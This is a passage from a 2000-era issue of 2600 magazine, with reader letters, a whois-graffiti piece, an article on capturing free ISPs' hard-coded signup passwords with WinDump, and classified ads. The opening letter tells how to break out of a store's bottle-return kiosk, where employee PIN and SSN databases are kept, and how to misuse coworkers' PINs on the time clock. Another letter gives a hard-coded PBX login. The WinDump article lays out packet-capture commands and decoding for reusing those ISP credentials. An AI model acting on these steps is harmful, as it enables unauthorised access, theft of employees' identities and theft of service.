There are two other computers which I feel are worth mentioning. There is one in the bottle room, used to enter bottle returns via a scanner or by touch-screen. This computer is not owned by Shaw's, and therefore it is not under their control as far as software is concerned. They rent it from another company. The computer runs Windows 3.11 in the background and is a joke to hack into. Alt-tab, ctrl-esc, ctrl-alt-del, or any other Windows keyboard shortcut will break out of the kiosk. You can then use file-run (most of the program groups have been deleted) to run any command on the computer. Useful commands: winfile, sol, winmine, command, control, etc, etc. You get the idea. Just a standard Windows 3.11 setup. It also has some interesting stuff in autoexec.bat which might be worth taking a look at. There is a database stored somewhere on the hard drive which contains every single employee's PIN number, and I think maybe (although not so sure on this one) their SSNs as well, including all the managers'. There is also a slow modem attached to the bottle computer which is used by the company who owns it to download the daily reports etc. The number may be marked on the phone jack this is attached to. The line is again not owned by Shaw's, so you won't be interrupting any company communications. In all the time I've been working at Shaw's, I have only seen this actively transmitting data once or twice.

There is also the training computer for new employees. Ask where the public bathrooms are from any employee - it is likely that this computer will be behind a closed door somewhere near this. As far as I can tell, it is running Windows 98 or NT. It has the standard Windows protection scheme. I haven't taken as close a look at this computer as I have the others, so I have no idea how to hack it or what security software they run. But it is relatively remote and concealed, and as long as there are no new employees being trained, you will probably not be interrupted while looking at it. There is a training program which certifies new cashiers. Every new trainee must pass this entire program before they are promoted. I can't remember whether it is the SSN or PIN that is used to log into this computer, but it is one of them. There is a database stored on this computer which contains all employee SSNs as well, so if you can hack it, you might be able to get this database. I am not sure whether or not this computer is connected to the main computer, but it seems likely. If you don't want to be interrupted while hacking a computer, this is the one to choose.

There is always the employee log. This is accessed through one of those black boxes mounted on the walls. Usually, there are three or four of them throughout the store. Find one which is in a low-traffic area and start playing around with it. The employee 5-digit PINs are used to punch in and out, although the machine will accept any number you give it. If you have a valid employee PIN, you can punch them in or out at your leisure, although they will no doubt notice this on their paycheck and ask about it. Records are kept in writing about when an employee comes in and leaves, so other than being a small bother, this has little effect. Look on the top of the machine. There are four long, gray buttons. The only one which I remember the function of offhand is the one on the far left. Hit this button, then enter an employee PIN. You will get a menu which allows you to recall the punch history, amongst other things. Play around with the other buttons on top to your liking.

Note that I do not condone hacking if you are going to steal money or cause problems with Shaw's systems. The employee whose SSN or PIN you use could get into a lot of trouble, or even fired, if you are not caught yourself. Don't steal money from the drawers. Don't be an idiot. Happy (and safe) hacking to you all!

continued from page 39

themselves. I think that hackers could be helped using this same campaign. By showing people that we are not dangerous and helping them in a world where we are seen as a threat, we can improve our public image.

Pestalinc

While the idea overall is a good one, we have to express some skepticism. How many parents want their kids to grow up to be "hot rodders?" While reaching out to people is always a good idea, we missed the part of history where people using public streets as raceways stopped being seen as a threat.

Dear *2600:*

This is in response to the question asked by kamal abbas in 17:3. He said that whenever he connected to the Internet, a black screen like DOS appeared with matrix system on the top, then his screen flipped horizontally. The only thing that causes this is the Sub 7 trojan virus. It comes equipped with a function called matrix that does just that. My suggestion to kamal would be to get a program like tripline or blackice and get that lamer's IP, then get cleaner or a similar trojan removing program and get it off before real damage can be done.

RevZer0

General Feedback

Dear *2600:*

In issue 17:2 of your magazine (I love the "Free Kevin" sign on the McDonald's billboard), Obitus gave instructions on how to build a simpler version of the Fuscia Box. Simply reading the first paragraph made me realize how useful this box could be in my home. I live with a younger brother who always kicks me off the Internet by picking up a phone on the extension that I'm using. I can't begin to tell you how annoying this can get.

So I set out to build the box and was immediately pleased. Now my brother throws a fit when he picks up his phone and doesn't get a dial tone. Building this box was definitely worth not being disconnected every five minutes!

I am a newbie to the hacker culture and a new reader to your magazine. I'm glad to finally get my hands on something besides an outdated text file for newcomers such as myself. The info on Biometrics got me some extra credit in debate class.

So thank you Obitus for aiding me in a constant 56K connection! And thank you *2600* for publishing the information and for the extra credit!

Manic Velocity
Salt Lake City, UT

Dear *2600:*

I just finishing Megatron's article in 17:3 with detailed instructions on how to "Build a Car Computer." Being an insurance agent I was appalled but highly amused at the notion of knowing other people actually do these things. The thought of 16-year-old Megatron's eyes looking 90 degrees away from the road onto his makeshift display browsing MP3's while speeding towards a red light at an intersection that I, my clients, or anyone on the *2600* staff might be crossing sends shivers up my spine. Granted, people keep laptops in their cars. I even do. But it is off and put away so I keep my attention on driving.

I hope Megatron's parents' auto insurance company's underwriting department doesn't know about the homemade "car computer" running in the passenger seat. For the time he invested in making the contraption he could have saved a little more and bought a $300 in-dash CD-deck that plays MP3's, CD-R's, and CD-RW's at Best Buy. At least his eyes would be facing the same direction as the road. He could revel in the adventure of installing it himself. I do admire his ingenuity and resourcefulness though. And to think cops are worried about people using *cell phones* while driving!

Viaticus

Dear *2600:*

When I got 17:3 I saw the number on the Motorola phone and was scratching my head. What does it mean? I dialed the number on my phone - no luck, it's not a phone number. So, I got to page 43 and there's the answer staring me right in the face! 3479379686 is the 32 bit number which is just another way of writing the IP address 207.99.30.230 which takes you to www.2600.com. Nice little trick!

KoDo

It's also somewhat symbolic since the cover represents what happened to one of our people during the Republican National Convention and the fact that information was being sent back to our website while it was happening.

Dear *2600:*

Regarding Bowman's letter in 17:3 and his comments on jamming police transmission equipment: are you suffering from cerebral necrosis? Let's see - interfering with public safety transmissions, jeopardizing public safety, endangering the lives of public safety officers. And let's say that you do succeed in jamming a transmission. What if that officer is responding to a 911 hangup to a house and the officer can't copy the address because he's being jammed? Congratulations, you just helped kill your mother who was having a heart attack and was able to call 911 but fell unconscious before she could say what was going on.

Law enforcement takes jamming of public safety radio transmissions *very* seriously. It's a federal offense, a state offense, and probably a local offense. You ain't Kevin, and I will shed no tears when your door is kicked in by guys in black body armor carrying MP-5's and you're led away in cuffs and leg irons.

Now that that is off my chest, to Court Jester regarding law enforcement mobile data terminals (MDT's), our old Motorola's are 386's running Windows 3.1. Most of the apps have been stripped out and you're probably running a text-mode data interface. When I was testing our (then new) systems many years ago I got a kick out of doing an Alt-Tab and flipping back to Program Manager. There's not a lot you can do with them as they are usually vendor-programmed.

True story: those stupid things were not Y2K compliant. So Motorola would "upgrade" them for a mere $300-400 *per unit.* We declined. Our dispatch computer downloads the system date and time whenever a user signs on. I wonder how much money Motorola made from that little fix.

And to *2600:* man, I really hope you can get a bet-

ter judge in the DeCSS appeal. Kaplan was so obviously pre-bought by the industry that there was no chance of a fair trial. I'm amazed your change of venue requests were so blatantly ignored. *That* is one judge who if I were to meet on the street, the last thing I would call him is Your Honor. He surrendered that a long time ago.

HamAZ

Dear *2600:*

Just wanted to say that was a clever little Easter egg that you put on the cover of 17:3 - the one that related the cell phone on the cover with the program code on page 43. Also, I wonder how many people actually called it, thinking it was a telephone number. I'd also like to thank ASM_dood for writing that - it helped me passed my school's stupid "Bess the Net Watchdog."

Enzo

Dear *2600:*

I'm writing about the article in 17:3 ("Another Way to Defeat URL Filters") and I know of a website that makes the conversion easy for those who may not have a scientific calculator available at the time of need. The site is www.fichtner.net/tools/ip2dword. Enjoy!

TBOTe

Dear *2600:*

The Cortelco SR1000 PBX System has a hard-coded login and password in the logon.ro module. The username is "UNKNOWN" and the password is "UPSTAIRS". Once you're in, you can type "SHELL" and use debug to hex edit the module and change the username and password. This is the same PBX system that the military uses for in field communications. Interesting, I guess.

maldoror

Dear *2600:*

Just a comment on "The Making of a Pseudo-Felon." How would you like it if one day you open a phone bill coming up to 5k? Not a nice surprise. But that's what Mr. Ranney might have done to someone with what he knew. I am not saying that it was not distorted in the long run. But what he did was wrong and he should be punished. The laws not only protect the company but the people who use their services. He could have done major damage to people. 17 to 30 bucks may not seem like much, but 17,000 to 30,000 does.

What I am saying is he did the crime, he should do the time.

Stark

But is prison time the only valid form of punishment there is?

Dear *2600:*

In 17:3, "Another way to defeat URL Filters" describes a method for converting dotted quad URL addresses into decimal integers. The method describes converting the quads into binary, concatenating the binary octets, and then converting the result back into a base10 integer. It might be simpler just to work with the decimal components of the dotted quad. One just multiplies the first quad by 256 cubed, second quad by 256 squared, third quad by 256, and fourth quad by 1, and then sums the results. One could convert 207.99.30.230 into an integer thusly: integer url = (207*256^3) +(99*256^2) + (30*256) + 230 or http://3479379686/.

Phil

The Politics of Change

Dear *2600:*

There are examples that over the last 18 months have made me believe there is no common sense in our government anymore and, being an election year and being over 18 (finally), I can do something about it. I kind of feel like a vote for Nader is a vote against the system and will hopefully help third parties in the future. (By the way, I support Nader's lawsuit against the debate commission. That's a decent reason to use our legal system.)

BATTERY

While the mainstream may continue to not take third party candidates seriously, 2000 will go down in history as a year where at least one really did make a difference. Close to three million people voted for Nader which is bound to be causing some degree of concern within corporate America. Not to mention the fact that the recent shenanigans in Florida would likely never have occurred had Nader not been around. This resulted in the entire electoral process being scrutinized which had always been one of the goals of the Nader campaign.

Dear *2600:*

Thank you for your article mentioning the Independent Media Center. I had a chance to see their movie about the WTO shutdown in Seattle and was shocked by *how* slanted the mainstream media's reports were. TV reporters denied that cops were using rubber bullets while we saw footage of cops shooting rubber bullets into crowds. The police chief said his forces behaved with "restraint" while we saw cops spraying gas into the eyes and faces of demonstrators. The really shameful images, like cops tearing gas masks off the faces of protesters, and unbelievable measures, like the banning of the sale of masks in Seattle, were probably never publicized. There is a great machine to legally and discreetly censor this sort of successful and meaningful dissent - the kind of dissent 2600 thrives on. Keep up the good work.

philippe

We must thank the great machine for showing us how it all ties together.

Dear *2600:*

With all of the doom and gloom in the world, it was nice to enjoy an extended laugh from November's election. I really enjoyed the bark being stripped from our "democracy" to reveal the bullshit that lies beneath. I think it's hilarious that we trust punch card technology from the 1950's with a tabulation error rate of 2-5 percent to decide an election where the difference between the top two candidates is far less than one percent. Where I live (Columbus, OH), they have an easy to read light board where it's impossible to vote for two people, a red LED flashes next to the issue or office, and once a candidate is pressed, the LED lights up by the candidate. If you press another candidate, nothing

will happen unless you turn off the original choice.

An intelligent history professor-type pundit on a late night political show was also complaining about the dated punch card system. What he proposed had me laughing and would have had others amazed at how ignorant those in charge are. This pundit actually proposed that all votes be logged into a central server, no counting needed. *Ugh,* that's worse than having manually punched cards. Could you imagine the security problems? I just hope that some reform gets passed, as long as it's nothing that involves the n-word (network).

chrisbid

This is a long overdue issue and we got what we deserved by waiting until now to deal with it. Those who operated keypunch machines of the past know that we would never trust a program to run properly if the holes were punched by hand. Yet we've been trusting our entire electoral process to this inaccurate method of counting. Obviously a high tech solution is long overdue but hopefully not one that's soaked in naivete. We'd like to know from our readers what the ideal method of taking and counting votes should be. Voting over the Internet is most definitely not a good idea since there are all kinds of security issues on all levels that would be problematic. But computers seem a logical choice for recording votes within polling places. How would we prevent fraud? Would terminals be networked allowing voters to vote from any polling place? How would they be authenticated? Would an ATM style mechanism work here? Don't be afraid to submit your ideas - they can't be any worse than what we've been using all this time.

Dear *2600:*

About four hours after I completed reading 17:3, a friend came by with her Fall 2000 copy of *Puppetry International* magazine. It seems they encountered the same fascist mindset you guys did in Philadelphia: "The people in the puppet-making warehouse seemed to offer no resistance as they were handcuffed one by one. Large parade-style puppets were clearly on view through an open garage door. Reporters from the national press said that the search warrant cited contraband items were in the warehouse including PVC pipe [as possible bombmaking material]. In my own car, parked a few blocks away was my very own puppet stage, made of PVC pipe....."

They were arresting puppeteers. *Puppeteers!* Now I know hackers have taken a lot of bad press that may lead some to consider them a threat, but what kind of brain-dead anal-retentive nutcase considers puppeteers to be dangerous subversives?

Prehistoric Net-Guy

Schools

Dear *2600:*

I've been reading all of the negative letters to *2600* about new ID cards that are being used in high schools claiming that the school system is now just treating the students as numbers and bar codes. We are not required to actually wear the card in a visible place on our body or anything. I just carry mine around in my wallet. On our cards we have our picture, our Social Security number, locker number, parking space, homeroom number, and our lunch number. The latter is the most important. We use a keypad system to enter our lunch numbers and the cost of the lunch is subtracted from the appropriate account. There are obvious flaws in this system because once the number is entered, all that the lunchroom attendant sees is a name, a balance, and the number for the account. All you would have to do is find out another person's account number and use that to buy your lunch. However, the bar code on the card will allow you to just slide your card through and the lunch staff will check that it is your card/account by looking at the picture on the card.

Aragoren

We have no problem with that kind of a system. But why on earth is it necessary to display your Social Security number on this card? The whole system can most likely be thrown out because of this gross violation of privacy.

Dear *2600:*

I've been enjoying the current discussion on school ID's and wish to contribute my school's little story. Our faculty wisely decided to make all of us wear necklace badges every day, and, as could be expected, there was widespread resistance. Tweeter, in issue 17:3, mentions his plan to organize a total boycott of the ID system, and I am happy to report that our school's doing just that rid us of our ID problem. Nowadays the ID's are only used for admission to pep rallies and wearing them isn't required. Our school also took the wise step of removing the SSN's from the badges and replacing them with numeric birthdates (010203 for January 2, 1903). Of course, it leads many of us to wonder why the ID's still exist, but schools' mentalities are clearly not something for "ordinary" humans to fathom.

Sekicho-sensei

And when they come up with a reason why having your birthdate on these cards is necessary, let us know.

Dear *2600:*

Just walking on campus, and what do I see but a group of elementary schoolers with barcoded photo ID cards. How infinitely sad.

data refill

Wait till you see the tots with imbedded chips.

Dear *2600:*

Has anyone successfully hacked a SNAPsystems food service system? My high school has issued us barcoded ID cards, which they force us to use by making us deposit cash into an account and scan our cards to get lunch. We used to be able to use cash, until last year when they decided to make us use meal tickets. We had to be at school *before* the bell rung (fat chance) if we wanted to eat lunch. Now we must deposit checks (payable to the DOE, of course) in the office. The actual unit is a small POS terminal, with a keypad and a barcode scanner (model d4 over at www.snapsystems.com). I am concerned about security, as our number is clearly displayed above the bar code. Someone could make an ID card with my code on it and buy lunch on my account. If someone has hacked the system, I would be *very* happy to print out 2000 copies of the instructions and distribute them at school, forcing them to shut down the system. I have

already made t-shirts which have a spot for my ID tag and large text saying "Proudly Reduced To A Number."

student #3594

Don't be surprised to see this kind of thing used in mainstream society. Schools and prisons are the two places where the boundaries of oppression are explored for later use in the populace.

Dear *2600:*

First off, I love the magazine and wish it many years of peace and unity with the rest of the world (hopefully beginning soon). I would like to tell you my story of school bullshit. I lived most of my young life in a small town in Massachusetts where the school system was very good. I have always loved computers and aside from a few bad grades, I have been the perfect student. One day, in seventh grade, I had a big report due and brought a floppy to school to print because mine was on the fritz. Walking up to a computer in the library, I placed my floppy right in the drive and opened it. Just then some librarian came over and yelled, "What do you think you're doing, young man?" I explained to her that I was trying to print off a document from a floppy that I couldn't print at home. She looked dazed for a second and then said, "You are not allowed to use your own disks at this school, but we *can* sell you one for $1. Knowing this was a ripoff, I said no thank you and just picked up my paper. When I was almost out the door, the lady yelled at me to stop and I did. She took my disk, and said I should report to the vice-principal's office for punishment. I did so and received a week's detention with my least favorite teacher. Being the smart person that I was, I accepted my punishment and never brought in my own floppy again. Whenever I typed anything up, I e-mailed it to my web mail and just saved it to a school folder on the library computers when I came to school.

Last year, I started a new school after moving to California. I typed my things up at school often because my printer was broken, saving my documents to the default Word folder on their library computers. One day at lunch, I notice what looked like an administrator using the computer I had saved a document to. I decided he had to be a techie because I saw him moving things around the filesystem. I politely asked him if I could use the computer to print a document I had saved to the hard drive. He responded, saying that somebody had been loading "hacker" tools on the computer and I was now the main suspect. I had never met him, and he went to the librarians who told him of how I had helped them with computer problems for a while. Apparently this helped *and* hurt me. Supposedly, he was trying to make me shit my pants, and he came rather close. I then received a long speech from the librarian about how we couldn't save files to the hard drive and that we could only use disks we brought from home to save things to. I was flabbergasted, to say the least. Trying to conform to the system only hurt me more.

JoePunk102

Microsoftheadedness

Dear *2600:*

I find the letter you received from Microsoft (17:3) regarding your alleged software piracy interesting, but I find your response incomprehensible. In fact, your response seems to have nothing to do with the actual content of the letter. For example, you say that Microsoft accuses you of software piracy "out of the blue," but the letter says that they "received a report that you may have distributed illegal and/or unlicensed Microsoft software products." Given their well publicized anti-piracy campaign, they undoubtedly get an enormous number of these reports, legitimate and otherwise. This letter is obviously a standard boilerplate response to such a report and not an accusation of any kind. Reading it as such is like believing a letter addressed to "occupant" is meant specifically for you. If Microsoft really thought you were pirating, it would have taken the form of a subpoena, cease-and-desist order, or a horde of FBI agents breaking down your door, all of which are pretty unmistakable.

As for the "evidence" you want to see, in this case it would amount to the identity of the person who filed the report and what he claimed. Since the average complaint of this type comes from disgruntled employees, there's a good place for you to start looking. And of course you're right, the idea that a company that receives a report that you may be stealing their property would tell you about it, and provide both a simple description of the applicable laws and an easy way to contact them for more information, well that's absolutely unfair and a totally bizarre business practice. It's a wonder they can stay open.

I'm certain this propaganda plays well with the hordes of people who will believe anything bad about Microsoft, but to anyone else it just makes you look foolish.

Hermit

We don't know what planet you're orbiting, but down here on Earth we don't just accept these things without question. And we question the legitimacy of a company that would send out such a letter without making any effort to verify the claims. It seems that anyone anywhere can simply drop a name to Microsoft and have a threatening letter sent to that name. Imagine the fear you can spread inside an organization that actually takes this kind of crap seriously. Microsoft owes us and everyone else they've tried to intimidate a big apology. And it's a pity you're not capable of seeing that.

Dear *2600:*

I received a virus today, one of those self-replicating .vbs things, with the subject line of "US PRESIDENT AND FBI SECRETS PLEASE VISIT (http://WWW.2600.COM)". The virus itself was named WUCIEIB.JPG.vbs. I've already wiped it off my system, so I can't give you more than a name.

I don't use any Microsoft e-mail software, so it didn't auto-run as soon as I looked at the e-mail, and I'm not about to run a strange .vbs, but a few of my not-so-bright friends got hosed by this. It destroys MP3's and screws the Windows registry, in most cases requiring the affected individual to reformat and reinstall.

I know your organization would never commit any malicious act of this nature, but I felt I should warn you that someone is damaging your name and reputation through this virus. I hope nothing bad comes of all of

this.

CB

Just a lot of moronic mail like the following.

Dear *2600:*

Our systems were hacked today by www.2600.com, or so the e-mail said. I got an e-mail with the subject "US PRESIDENT AND FBI SECRETS" and an attachment. As soon as I clicked on the attachment, my Outlook went on a rampage, e-mailing everyone in my e-mail system with this attachment, and some with jibberish words. I have to say, it made me laugh but then about two hours later, it wasn't as funny because I couldn't get any work done. All in all, you guys are funny, but at the same time you suck.

Agentskye101

It's truly stunning how many people believe that just because somebody put our web address in an e-mail that we have anything to do with it. We've gotten all kinds of threats because of this and we'll continue to ignore each and every one of them. In the meantime, we suggest you stop using programs like Microsoft's Outlook as that seems to be the common factor in all of the problems people have been experiencing.

Dear *2600:*

Re Microsoft's letter, don't get all in a tizzy. They are sending that to thousands of people on their mailing list as computer professionals. I agree that they're making random accusations and that pisses me off. But while I got a letter identical to the one you got, so did my two alias names that I use for junk mail control. So I know of at least two imaginary people who have also been "reported" to MS. And also, this isn't even the first time I've received their anti-piracy letters. They go out every few years to system builders. Since it's plausible that every system builder will have *someone* who doesn't like them, they figure most people who *aren't* pirates will just read it and feel MS is watching them so they better watch their ass. The few of us (like me, even though I haven't been a system builder for years) who realize MS doesn't even know our names aside from a mailing list they bought just use it for toilet paper.

jesus X

As did we, however we find this intimidation tactic to be repulsive and worth of vigorous condemnation.

Spreading the Word

Dear *2600:*

First of all I would like to tell you guys I enjoy your weekly radio show *Off The Hook* very much. I've been listening and reading your magazine for a long time now and I was wondering how you guys would feel about a local microradio/pirate station rebroadcasting your radio shows. We've been trying to do a radio show for some time now with the same kind of idea as *Off The Hook* but it has gotten sidetracked with playing music and whatnot.

Kent

We do our show in order for people to listen to it so anything that gets it out there is fine by us as long as it doesn't get tampered with or used for commercial purposes. At the same time, we encourage people to do their own shows with original material as much as possible. There's no reason why we should have the only hacker-related radio show out there.

Not News At All

Dear *2600:*

As you may know, on election day the Republican Web site was hacked just hours before polls opened. The hacker attacked the Republican National Committee's Web site and replaced the content with a lengthy anti-Bush tirade. RNC spokesman Tom Yu also mentioned that the unknown hacker left a link to Al Gore's campaign Web site. (Now imagine if this happens to the Florida Web site...)

The Republican Party believes the attack could've discredited their candidate, Texas Governor George W. Bush, and that it could've had an impact on poll results. In the future, hacktivists would be able to directly impact election polls if elections are held online. This makes Web security vital to protecting fair and viable elections.

This example of hacktivism vividly demonstrates what hackers can do with a Web site's content. This, as well as many other incidents, could have been prevented by Gilian Technologies, a company that enhances the security of your Web site's content and data.

Gilian Technologies is a company that can prevent any Web site from content alteration 24/7 without requiring additional technological staff support. The fact that 80 sites are altered or defaced by hackers on a daily basis demonstrates the need for Gilian Technologies. Vulnerable sites include political sites such as the Republication Web site as well as other institutions, such as banks and consumer stores.

If you are interested in speaking with Gilian Technologies on Internet security, please contact me directly.

Katia S. McKeever
Strategy Associates Inc.
1291 E. Hillsdale Blvd., Suite 305
Foster City, CA 94404
Phone: 650-653-2764 ext. 232
Fax: 650-653-2774
kmckeever@prstrategy.com
www.prstrategy.com

You just don't get it, do you? What ever gave you the idea that we wanted you to send us your crap every couple of weeks? In fact, why would anyone want to keep reading this nonsense? There must be thousands of sleazoids who pollute the net with this kind of garbage. And while the last thing we need is government interference in dealing with spammers, it's obvious that some sort of action is needed. Simply, we're going to have to do a better job combating this thoughtless abuse. We'd like to know if our more technically imaginative readers have any ideas on how to keep junk e-mail from clogging our lives.

Here's some fun for the whole family. Lately, some mischief makers have been going around registering host records to include the names of their favorite corporations. This results in their host records being spit out along with information on the corporation's domain. Like this:

Whois Server Version 1.3

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

MICROSOFT.COM.SHOULD.GIVE.UP.BECAUSE.LINUXISGOD.COM
MICROSOFT.COM.SE.FAIT.HAX0RIZER.PAR.TOUT.LE.ZOY.ORG
MICROSOFT.COM.OWNED.BY.MAT.HACKSWARE.COM
MICROSOFT.COM.N-AIME.BILL.QUE.QUAND.IL.N-EST.PAS.NU
MICROSOFT.COM.MUST.STOP.TAKEDRUGS.ORG
MICROSOFT.COM.IS.SECRETLY.RUN.BY.ILLUMINATI.TERRORISTS.NET
MICROSOFT.COM.IS.NOTHING.BUT.A.MONSTER.ORG
MICROSOFT.COM.IS.NO.MATCH.FOR.THE.UEBER-GEEKS.AT.JIMPHILLIPS.ORG
MICROSOFT.COM.IS.BORING.COMPARED.TO.TEENEXTREME.COM
MICROSOFT.COM.IS.AT.THE.MERCY.OF.DETRIMENT.ORG
MICROSOFT.COM.INSPIRES.COPYCAT.WANNABE.SUBVERSIVES.NET
MICROSOFT.COM.HAS.NO.LINUXCLUE.COM
MICROSOFT.COM.HACKED.BY.HACKSWARE.COM
MICROSOFT.COM.FAIT.VRAIMENT.DES.LOGICIELS.A.TROIS.FRANCS.DOUZE.ORG
MICROSOFT.COM.AINT.WORTH.SHIT.KLUGE.ORG
MICROSOFT.COM

To single out one record, look it up with "xxx", where xxx is one of the
of the records displayed above. If the records are the same, look them up
with "=xxx" to receive a full display for each record.

>>> Last update of whois database: Wed, 6 Dec 2000 10:16:34 EST <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.

Note how the host record that actually belongs to Microsoft was listed at the end. So far, it looks like there's not a whole lot that can be done about this, due to the way "whois" works over at internic.net. Here are a couple of other examples:

APPLE.COM.IS.THE.CHOICE.OF.ALL.SELF.RESPECTING.TERRORISTS.NET
APPLE.COM

AMAZON.COM.SHOULD.SELL.SEXTOYSONLINE.COM
AMAZON.COM

YAHOO.COM.IS.TRYING.TO.STEAL.YAHOO.VU.HOW.ACIDULOUS.COM
YAHOO.COM

The possibilities are virtually endless. You can add to the "Whois Grafitti Wall" just by registering a host record that's in a valid domain. And these host names don't have to reflect valid machines - as long as you control the domain you can add host records which exist purely for informational purposes.

Hacking Free ISPs using WinDump

by rys

I'm writing this article to prove one rule. It's a bad idea to hard code passwords into software. I've never done it, and I don't know anyone (intelligent anyway) who has. Some companies might consider information in the following article "trade secret." Sorry, but you shouldn't have hard coded your new user signup. Perhaps even set up the signon within a tunnel. Please, it's not beyond most concentrators and/or routers that run RADIUS to do such a thing. I imagine that after this article is published, free ISPs will have no choice but to do so, or disable the logins, which, in effect, will turn millions of CDs into coasters.

Anyway, now that I'm done ranting, I need to mention that the information and techniques in this article are for informational and educational purposes only. If some big company/corporation comes after you, don't come after me, and don't come after *2600*. You have been warned. In fact, if you can't be responsible for using the information contained within this article, stop reading right now.

Still reading? Good. If you don't have a Windows partition, take out that old 700M hard drive from the closet and dig up that Windows 95 CD from under those stacks of paper. You will need Windows 95/98/2000 installed. I suppose that, in the future, the free ISPs may try and disable the binding of NDIS to TCP/IP during authentication. There's always the option of using an external modem and capturing the data from the serial port, but that's another topic entirely.

Next, get a copy of windump installed. At the time this article was published, this link was valid:
http://netgroup-serv.polito.it/windump/

You *will* need the NDIS packet capture driver *and* the executable. If you run the executable without the driver, your system will blue screen.

Next, log on to the Internet as per normal means. (You do have a legal account, don't you?) Download your favorite free ISP's software. Please be aware that I have personally tried this technique on 1stUP services (AltaVista, Excite, etc.). I think they use CHAP. This article is about PAP. So you'll have to download software from perhaps BlueLight.com, or maybe Netzero.

Next, install the free ISP's software. Prepare for the packet capture. Bring up a DOS window. Make a directory for your project so that you can see only the files for this project. Now get ready to startup windump:

```
C:\2600>windump -s 4096 -w
    packet.dmp
```

Don't hit enter yet. Now, start up your free ISP's software and pretend to be a new user. I know some of these software packages require that you sign up on their web page. Ignore the username/password that you've been given and pretend that you received the software in the mail on CD or something. You should go so far as to actually sign up.

Starting up windump is as easy as switching to the DOS window and pressing enter. When do you start windump, you ask? Good question. You start up windump when it appears to be calling a local access number to complete new user signup (not the 1-800 number to get the latest list of local access numbers, if your software does anything of the sort).

Once you've got the authentication packets and it starts to bring up the new user signup, you can stop the capture with a Control-C.

You can view the dump in one of

several ways. If you're looking to just try and find the password without any of the technicalities, open the file in a text editor. It'll be very scrambled but you should be able to see the username/password in clear text (in most cases). This *will* take some guesswork. If you've gotten the username/password and that's all you wanted, you may choose to stop reading at this point. I'm about to go into the technicalities of packet analysis. Perhaps someone will actually go ahead and write a program to automatically snag the username and password out of a PAP packet.

I've used RFC 1334 (PPP Authentication Protocols) as a reference for this project. To get packet data for analysis, run the following command:

```
C:\2600>windump -r packet.dmp -s 4096
    > analysis.txt
```

Now, you may edit analysis.txt to find the packet data for PAP authentication. PAP protocol is specified as c023. So you're looking for a packet that looks like the following:

```
19:27:48.434708 20:53:45:4e:44:0
    20:53:45:4e:44:0 c023 50:
0101 0024 1630 3034 626c 7265 6775
    7365
7240 6d70 7370 696e 7761 7908 346d
    6c38
5859 4834
```

The above is data for BlueLight.com/Spinway. Notice the c023 on the first line that specifies the packet protocol is PAP. I've slightly modified the data, so this will *not* work if you just try and login without doing this.

How you want to view a hex translation of this is your business. There are *many* other ways of doing this, but for those of you who have little to no tools on your Windows box, I'll show you below what I've done.

Make a debug script file called debug.scr with the following hex data (taken from above, just reformatted):

```
— begin —
e 0100 01 01 00 24 16 30 30 34 62 6c 72
    65 67 75 73 65
e 0110 72 40 6d 70 73 70 69 6e 77 61 79
    08 34 6d 6c 38
e 0120 58 59 48 34
d 0100
q
— end —
```

Execute the following:

```
C:\2600>debug < debug.scr > plain.txt
```

The file plain.txt will contain the following information:

```
1085:0100  01 01 00 24 16 30 30 34-
    62 6C 72 65 67 75 73 65
    ...$.004blreguse
1085:0110  72 40 6D 70 73 70 69 6E-
    77 61 79 08 34 6D 6C 38
    r@mpspinway.4ml8
1085:0120  58 59 48 34 FE 06 21 D9-
    3C 3F 75 05 80 0E 25 D9
    XYH4..!.<?u...%.
```

First, please note that I've truncated the output, because over half of it isn't part of the packet - it's just data left over in memory.

Now, for the analysis. According to RFC 1334 this is what the packet data means:

01 - Identifier for "Authenticate Request"
01 - Unique packet identifier
00 24 - Length of packet (0x24 = 36 bytes)
16 - Length of peer identification or 0 if none (0x16 = 22 bytes)
[...] - Next 22 bytes = "004blreguser@mpspinway"
08 - Length of password (0x08 = 8 bytes)
[...] - Next 8 bytes = "4ml8XYH4"

So from this output, we would gather that BlueLight's new user account is as follows:

Username: 004blreguser@mpspinway
Password: 4ml8XYH4

Please remember that I've modified the data for this article and the username/password listed above is *not* the true account login.

Plug those values back into dial-up networking and test it. You should connect clean. Now you can erase the software. Better yet, ditch your Windows drive and plug the values back into pppd.

Enjoy!

MARKETPLACE

Happenings

@TLANTACON, Atlanta's annual hacker's fest! This year's event to include: 24 hour LanParty, RootWars (capture the flag), FragFest (24 hour gaming), GeekOlympics, speakers and panel discussions, dispensing the truth and dispelling media myths, opening minds, planning the future, enjoying the present while partying all night long! Event dates: Friday 3/30 thru Sunday 4/1, 2001, Comfort Inn Conference Center - Atlanta, 2001 Clearview Ave., Doraville, GA 30340. Call 1-888-816-0924 for advance reservations. More info at http://www.atlantacon.org.

HAL 2001 (Hackers At Large) is an event scheduled to take place on August 10, 11, and 12, 2001 in Enschede, the Netherlands. HAL 2001 will be a three day, open air networking event in the tradition of HEU '93, HIP '97, and CCC '99. The event will focus on computer security, privacy, citizen rights, biotechnology, and other controversial issues affecting society as a whole. For more information or to get involved in the organization, visit http://www.hal2001.org.

For Sale

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $79.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, PO Box 11562-ST, Clt, Missouri 63105.

BECOME RECOGNIZED as the hacker, phreaker, or computer guru you really are. BROWNTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, to tools and videos, BROWNTEK.COM has what you're looking for. Check us out!

CYBERCRIME DIGEST. New publication focuses on issues of the millennium including privacy, Internet fraud, security, and cyber legislation. This is a non-technical, non-glossy publication geared toward the average computer user. We hope to include editorial content from the "hacker's perspective" to make our readers aware of varying philosophies concerning the topics on hand. Subscription rate is $29 per year for six issues. *2600* readers can obtain an introductory copy by mailing a check or money order for $3 to *CyberCrime Digest,* 5337 N. Socrum Loop Rd #108, Lakeland, FL 33809.

